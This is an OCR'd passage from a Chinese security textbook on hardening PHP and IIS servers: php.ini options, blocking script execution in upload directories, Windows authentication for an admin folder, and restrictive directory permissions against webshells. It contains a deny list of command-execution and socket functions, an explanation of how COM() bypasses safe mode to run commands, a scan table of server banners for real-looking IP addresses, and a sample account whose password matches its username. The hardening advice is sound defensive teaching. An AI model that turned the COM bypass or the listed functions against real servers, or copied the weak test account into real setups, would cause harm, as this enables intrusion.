


图 7-114　参数错误暴露网站路径

第四个重要的参数就是 safe_mode 就是我们常说的安全模式。php 的安全模式是个非常重要的内嵌的安全机制，能够控制一些 php 中的函数，比如 system()等函数，同时把很多文件操作函数进行了权限控制，也不允许对某些关键文件的文件，比如/etc/passwd，但是默认的 php.ini 是没有打开安全模式的，我们把它打开：safe_mode = on。

第五个参数是 open_basedir，使用 open_basedir 选项能够控制 PHP 脚本只能访问指定的目录，这样能够避免 PHP 脚本访问不应该访问的文件，一定程度上限制了 webshell 的危害，我们一般可以设置为只能访问网站目录：open_basedir = E:\test。

第六个参数 disable_functions，使用 disable_functions 可以限制一些对于系统来说威胁很大的函数，例如我们在第一部分中看到的 phpinfo()函数可以看到关于 php 的环境变量等。还有可以利用 system，exec 等函数来执行系统命令等，这里我们推荐过滤的函数如下：

disable_functions = phpinfo，passthru,exec,system,chroot,scandir,chgrp,chown,shell_exec,proc_open,proc_get_status,ini_alter,ini_alter,ini_restore,dl,pfsockopen,openlog,syslog,readlink,symlink,popepassthru,stream_socket_server。大家如果对某个函数不了解的话，可以 google 搜索得到函数的作用，然后来决定您自己的服务器是否禁止掉。

第七个参数 Com 组件。Windows 平台下的 PHP 脚本平台存在一个安全漏洞，使得 PHP 设置即使在安全模式下（safe_mode），仍旧允许攻击者使用 COM()函数来创建系统组件来执行任意命令。漏洞出现的原因是由于在安全模式下的 PHP 平台虽然 system();pathru()函数被禁止，但是 com.allow_dcom 的设置依旧是为 true。以至于攻击者可以使用 COM()函数创建系统组件对象来运行系统命令。如果是默认的 Apache 设置或者 Web 服务器以 Loacalsystem 权限或 Administrators 权限运行，攻击者可以使用这个漏洞来提升权限。所以我们必须要关闭掉 com.allow_dcom 这个参数，默认是 True，我们需要把这个参数修改成 com.allow_dcom=false。

第八个参数 expose_php。这个参数决定是否暴露 PHP 被安装在服务器上。如图 7-115 所示如果这个参数设置为 On 的话就会把 php 的版本等泄露出来，我们的推荐值是 Off。

61.235.71.67	NO	Apache/2.0.59 (Unix) mod_apreq2-20051231/2.6.0 mod_perl/2.0	
61.235.71.65	NO	Allegro-Software-RomPager/2.10	
61.235.71.66	NO	Apache/2.0.59 (Unix) PHP/5.2.2	
61.235.71.68	NO	Apache/2.0.59 (Unix) mod_apreq2-20051231/2.6.0 mod_perl/2.0	
61.235.71.69	NO	Apache	
61.235.71.88	NO	Microsoft-IIS/6.0	
61.235.71.81	NO	Allegro-Software-RomPager/2.10	
61.235.71.90	NO	Microsoft-IIS/6.0	
61.235.71.89	NO	Microsoft-IIS/6.0	
61.235.71.100	NO	Apache/2.2.9 (Unix)	
61.235.71.97	NO	Allegro-Software-RomPager/2.10	
61.235.71.105	YES	Microsoft-IIS/6.0	unsupport
[redacted]	NO	[redacted]	
61.235.71.113	NO	Allegro-Software-RomPager/2.10	
61.235.71.117	NO	Microsoft-IIS/6.0	
61.235.71.120	NO	Microsoft-IIS/6.0	
61.235.71.129	NO	Allegro-Software-RomPager/2.10	
61.235.71.130	NO	HammerOShitpd	
61.235.71.136	YES	Microsoft-IIS/6.0	unsupport
61.235.71.137	NO	0	
61.235.71.134	NO	Apache/2.0.63 (Unix) PHP/5.2.6	
61.235.71.138	YES	Microsoft-IIS/6.0	unsupport
61.235.71.140	NO	0	

图 7-115 是否暴露 PHP

基本上的参数我们就介绍完了，当然 php.ini 还有需要配置，大部分都跟安全是没有关系的，很大一部分都跟 PHP 运行的效果，例如优化等有关系，如果大家有兴趣的话可以自己参考一下 php 的官方手册来具体了解一下。

> 注意：修改完 php.ini 以后，必须重新启动 IIS 不然你设置的内容不会立即生效。

7.11.3 IIS 指定目录运行或者不运行 php

配置完了 php.ini 虽然已经算是相当安全了，但是毕竟最重要的设置还是在 IIS 上面，

IIS 可以限制某些用户的登录，同时也可以为数据增加 SSL（安全套接层）来增强数据在传输过程中的安全性。可以利用 IIS 限制某些应用程序例如 php 的执行规则，例如让 php 只能运行在指定的目录中，而其他的目录是不能执行 php 的，这个规则可以运用的文件上传目录，读取图片文件，不能运行 php 文件。

如图 7-116 所示，可以看到网站和网站的资源，画线部分是网站目录，2008.php 是程序文件。



图 7-116　网站目录和文件

在网站根目录中新建一个目录例如 images 目录，然后再 images 目录下建立一个 2009.php 的文件，内容是 phpinfo 的内容，如图 7-117 所示，能够正常访问并执行，说明程序运行了。




图 7-117　运行 2009.php 程序

要达到的目的是让这个目录不支持 php 的执行。这里有两种办法。

第一种是首先打开 IIS 信息服务管理器，打开网站，然后找到刚才新建的目录，右键点击目录属性如图 7-118 所示，在划红线的地方有三个选项，分别是无，纯脚本，还有一个是脚本和可执行文件。这里我们选择“无”，然后确定。再刷新一下浏览器重新运行 2009.php 程序，如图 7-119 所示，就不可以运行。




图 7-118　设置执行权限




图 7-119　不能运行 2009.php 程序

第二种办法是利用应用程序池来配置。具体的实现方法如图 7-120 所示，我们选择花红线的部分，然后就创建了一个和网站名字一样的应用程序池。




图 7-120　创建应用程序池

然后单击配置，出现如图 7-121 所示的应用程序配置窗口，将应用程序扩展中的“.php”扩展删除掉，这样就不能运行 php 脚本了。




图 7-121　配置应用程序池

再次刷新运行程序就会出现 404 的错误，而访问图片还是一样可以访问，如图 7-122 所示。

当然上面的配置也可以用于特定的服务器，例如您的公司规模比较大的话需要建立一个专门的图片服务器来缓解主服务器的负载的话可以使用这个方法。



图 7-122　访问图片正常

7.11.4　身份验证高级配置

给特定的目录上集成 Windows 2003 的身份验证功能，例如后台的设置。一个很常见的场景如下，如果后台目录是 admin 的话，我这里有 2 个验证用户和密码，第一道防护是服务器上的集成身份验证，就是给服务器上添加一个用户然后设置一个非常变态的密码。第二道防护就是网站本身的用户名和密码，当然这两道防护的密码一定不能相同，否则就没有效果。我们来实现一下这个功能。例如我们要配置的目录是 admin，右键点击 admin 的属性，如图 7-123 所示，选择“目录安全性”。




图 7-123　设置目录安全

选择身份验证和访问控制下的“编辑”，如图 7-124 所示，我们选择“集成 Windows 身份验证”就可以了，同时上面画线的地方的启用匿名访问给关闭掉，然后确定。




图 7-124　设置身份验证方法

我们再次访问就出现了如图 7-125 所示的画面，要求我们输入 Windows 服务器上的用户和密码。我们现在新建一个本地的用户，然后把他的权限设置为最小的。




图 7-125　授权最小权限用户访问

单击“开始菜单”→“运行”→输入“cmd”，然后在 cmd 中输入“net user test test /add”。添加 test 用户到系统中，下面主要是降低 test 用户的权限，右键点击“我的电脑”，然后选择“管理”，如图 7-126 所示，选择右键单击刚才新建的“test”用户并选择查看“属性”，

在其中选择用户密码永远不能过期，然后选择“拨入”选择拒绝访问。单击“确定”按钮，回到刚才的目录中，输入新建的用户和密码就可以正常查看网友。




图 7-126　设置用户权限

7.11.5　设置服务器只支持 php 脚本

这个很容易就实现了，如图 7-127 所示，只留下“.php”的扩展名就可以了，其他全部删除。当然如果服务器需要支持 asp 和 asp.net，可以只留下 asp，asp.net 和 php 就行了，其他也是全部删除。




图 7-127　仅仅支持 php 脚本

7.11.6 Web 目录的变态权限配置

网站的目录是 e:\test，右键单击目录属性出现如图 7-128 所示 test 属性窗口，将 IUSR_计算机名添加进来，这个账号是 IIS 匿名用户的访问用户。注意画长方形的地方一定不要选择。不然黑客就能上传 WebShell 到你的目录了。但是这样设置的话是不行的，例如你的网站需要上传图片的时候，这样你自己也不能上传了，这时需要把图片目录设置成可写的，如图 7-129 所示。同时结合前面的设置，把这个目录设置成不能执行 php 的。这样就达到了目录的变态配置了。



图 7-128 为特定目录网络用户授权

